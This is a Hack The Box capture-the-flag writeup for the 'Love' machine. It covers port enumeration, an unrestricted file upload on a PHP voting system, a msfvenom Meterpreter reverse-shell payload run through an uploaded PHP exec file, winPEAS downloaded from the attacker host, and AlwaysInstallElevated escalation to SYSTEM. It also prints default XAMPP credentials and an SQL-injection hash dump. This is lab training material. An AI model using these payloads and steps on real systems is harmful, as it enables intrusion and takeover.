


Love - Writeup HTB

Author : [PierreAD](#)



I) Enumeration


```
nmap -sV -A -O love.htb
```

```

not shown: 922 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_ http-title: Voting System using PHP
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
443/tcp   open  ssl/ssl     Apache httpd (SSL-only mode)
|_ http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_ http-title: 403 Forbidden
|_ ssl-cert: Subject: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
|_ Not valid before: 2021-01-18T14:00:16
|_ Not valid after: 2022-01-18T14:00:16
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_ http/1.1
445/tcp   open  microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
3306/tcp   open  mysql?
|_ fingerprint-strings:
|_ DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, LANDesk-RC, LDAPSearchReq, NCP, RTSPRequest, SIPOptions, SMBProgNeg, SSLS
|_ sessionReq, WMSRequest, oracle-tns:
|_ Host '10.10.14.153' is not allowed to connect to this MariaDB server
5000/tcp   open  http        Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_ http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_ http-title: 403 Forbidden
|_ service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org
|_ /cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP-V=7.91%I=7%D=5/S%Time=6092F052%P=x86_64-pc-linux-gnu%r(RTS


```

firefox love.htb



dirb http://love.htb

with url scanner tool we find this web page :



love.htb/admin/includes/voters_modal.php

Discord GitHub Challenge - CTF Blog Sécu Divers | Utiles Cheat Sheet R

Add New Voter

Firstname

Lastname

Password

Photo
 No file selected.

Edit Voter

Firstname

Lastname

Password

Deleting...


DELETE VOTER

Photo
 No file selected.


When we upload file with upload form, we are redirected in inexistent page :

















But this file is accesible in **love/admin/voters_photo.php**, to upload file without extention security restriction i nedd to change the upload path POST with BurpSuite



Now, we can see my test.exe file in **http://love.htb/images/**



Index of /images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 example.exe	2021-05-07 09:15	72K	
 exploit.exe	2021-05-07 08:55	7.0K	
 exploit.exe;	2021-05-07 08:54	469	
 exploit.php	2021-05-07 09:16	30	
 exploit2.exe	2021-05-07 09:02	7.0K	
 facebook-profile-ima..>	2018-05-18 08:10	4.1K	
 index.html.txt	2021-04-12 15:53	0	
 index.jpeg	2021-01-26 23:08	844	
 profile.jpg	2017-08-24 04:00	26K	
 rs.exe	2021-05-07 08:50	7.0K	
 shell.msi	2021-05-07 08:54	156K	
 shell.php	2021-05-07 09:06	1.1K	
 test.exe	2021-05-07 08:49	72K	

Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at love.htb Port 80

II) Exploitation :

Now, i Create exe payload with **msfvenom**

```
peter@kali:~/Documents/HTB/Lo$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.153 LPORT=8080 -f exe > example.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
peter@kali:~/Documents/HTB/Lo$ ls -la example.exe
-rw-r--r-- 1 peter peter 73802 7 mai 17:37 example.exe
peter@kali:~/Documents/HTB/Lo$
```

Start payload listening :

```
peter@kali: ~/Documents/HTB/Lo$ msfconsole -q
msf6> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.14.153
lhost => 10.10.14.153
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.153:8080
```

Create php file to execute my example.exe on victime machine

```
cat: ex: Aucun fichier ou dossier de ce type
peter@kali: ~/Documents/HTB/Lo$ cat exploit.php
<?php
exec('example.exe');
?>
peter@kali: ~/Documents/HTB/Lo$
```

andd we are In !!

```
[*] Meterpreter session 1
meterpreter> shell
```

```
meterpreter> shell
Process 2400 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\omrs\images>
```

Now Time to Privesc :

III) Privilege escalation :

Find some creds, maybe it will help us later

```
PS C:\xampp> type passwords.txt
type passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):
    User: root
    Password:
    (means no password!)

2) FileZilla FTP:
    [ You have to create a new user on the FileZilla Interface ]

3) Mercury (not in the USB & lite version):
    Postmaster: Postmaster (postmaster@localhost)
    Administrator: Admin (admin@localhost)

    User: newuser
    Password: xampp

4) WEBDAV:
    User: xampp-dav-unsecure
    Password: ppmx2011
    Attention: WEBDAV is not active since XAMPP Version 1.7.4.
    For activation please comment out the httpd-dav.conf and
    following modules in the httpd.conf

    LoadModule dav_module modules/mod_dav.so
    LoadModule dav_fs_module modules/mod_dav_fs.so

    Please do not forget to refresh the WEBDAV authentication (users and passwords).

PS C:\xampp> █
```

I will use Winpeas to find a way to privesc :

```
PS C:\Users\Phoebe\Pictures> Invoke-WebRequest http://10.10.14.153:8789/winPEAS.exe -OutFile winpeas.exe
Invoke-WebRequest http://10.10.14.153:8789/winPEAS.exe -OutFile winpeas.exe
PS C:\Users\Phoebe\Pictures> .\winpeas.exe█
```

```
peter@kali:~/Documents/privilege-escalation script/winPEAS/winPEAS.exe/bin/x64/Release$ python -m SimpleHTTPServer 8789
Serving HTTP on 0.0.0.0 port 8789 ...
10.10.10.239 - - [07/May/2021 17:48:18] "code 404, message File not found"
10.10.10.239 - - [07/May/2021 17:48:18] "GET /winPeas.exe HTTP/1.1" 404 -
10.10.10.239 - - [07/May/2021 17:49:48] "GET /winPEAS.exe HTTP/1.1" 200 -
```

I find this privesc vulnerability :

```
[+] Checking AlwaysInstallElevated : \xampp\htdocs\omrs\images█
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation# alwaysinstallelevated
AlwaysInstallElevated set to 1 in HKLM!
AlwaysInstallElevated set to 1 in HKCU!
PS C:\Users\Phoebe\Pictures> Invoke-WebRequest http://10.10.14.153:8789/winPE
Invoke-WebRequest http://10.10.14.153:8789/winPEAS.exe -OutFile winpeas.exe
```

With several research on this exploit, i can exploit this vuln with Metasploit :

<https://www.hackingarticles.in/windows-privilege-escalation-alwaysinstallelevated/>

```
meterpreter> background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/windows/local/always_install_elevated
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/always_install_elevated) > set session 1
session => 1

msf6 exploit(windows/local/always_install_elevated) > exploit
[*] Started reverse TCP handler on 10.10.14.153:4444
[*] Uploading the MSI to C:\Users\Phoebe\AppData\Local\Temp\AKUcGBiBoKxRf.msi ...
[*] Executing MSI...
[*] Sending stage (175174 bytes) to 10.10.10.239
[+] Deleted C:\Users\Phoebe\AppData\Local\Temp\AKUcGBiBoKxRf.msi
[*] Meterpreter session 2 opened (10.10.14.153:4444 -> 10.10.10.239:57117) at 2021-05-07 17:58:40 +0200

meterpreter> shell
Process 8732 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>
```

ANND we are root of this box

s

Rabbit hole :

In the enumeration of this box, we find a vulnerability on Voting System web server :

<https://www.exploit-db.com/exploits/49817>

with sql injection we can see admin pass but impossible to decrypt :

```
Database: votesystem
Table: admin
[1 entry]
+----+-----+-----+-----+-----+-----+
| id | photo | lastname | password | username | firstname | created_on |
+----+-----+-----+-----+-----+-----+
| 1 | facebook-profile-image.jpg | Devierte | $2y$10$4E3VVe2PWLTMejqUTmMD6.Og9RmmFN.K5A1n99kHNdQxHePutFjsC | admin | Neovic | 2018-04-02 |
+----+-----+-----+-----+-----+-----+
```